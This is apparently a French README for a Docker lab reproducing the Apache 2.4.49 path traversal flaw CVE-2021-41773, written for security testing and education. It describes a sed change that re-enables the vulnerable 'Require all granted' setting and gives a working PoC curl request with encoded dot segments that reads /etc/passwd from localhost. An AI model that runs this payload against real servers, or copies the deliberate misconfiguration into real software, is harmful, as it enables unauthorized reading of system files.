 jiyun02/cve-2021-41773
Environnement de laboratoire basé sur Docker pour la vulnérabilité de traversée de chemin Apache CVE-2021-41773, avec exploit PoC et guide détaillé pour les tests de sécurité et l'éducation.

../.httpd:2.4.49 (DockerHub)Require all granted (permettant le Path Traversal)


-> Image de base : httpd:2.4.49 (version contenant la vulnérabilité)
-> sed -i 's/Require all denied/Require all granted/g' : Autorise le Path Traversal et l'accès externe

-> Définition d'Apache
-> Mappage du port 8080 vers le port 80 du conteneur
Exécution de Docker


Exécution du PoC

-> curl http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd
-> /etc/passwd contient des informations sensibles ; %2e est la forme encodée de .., qui permet de remonter d'un répertoire.
-> Manipulation du chemin pour que le serveur accède à /etc/passwd et l'affiche.

-> Comme le montre l'image ci-dessus, il est possible d'accéder à des répertoires sensibles.
https://github.com/JIYUN02/cve-2021-41773
-> Historique des commits présent
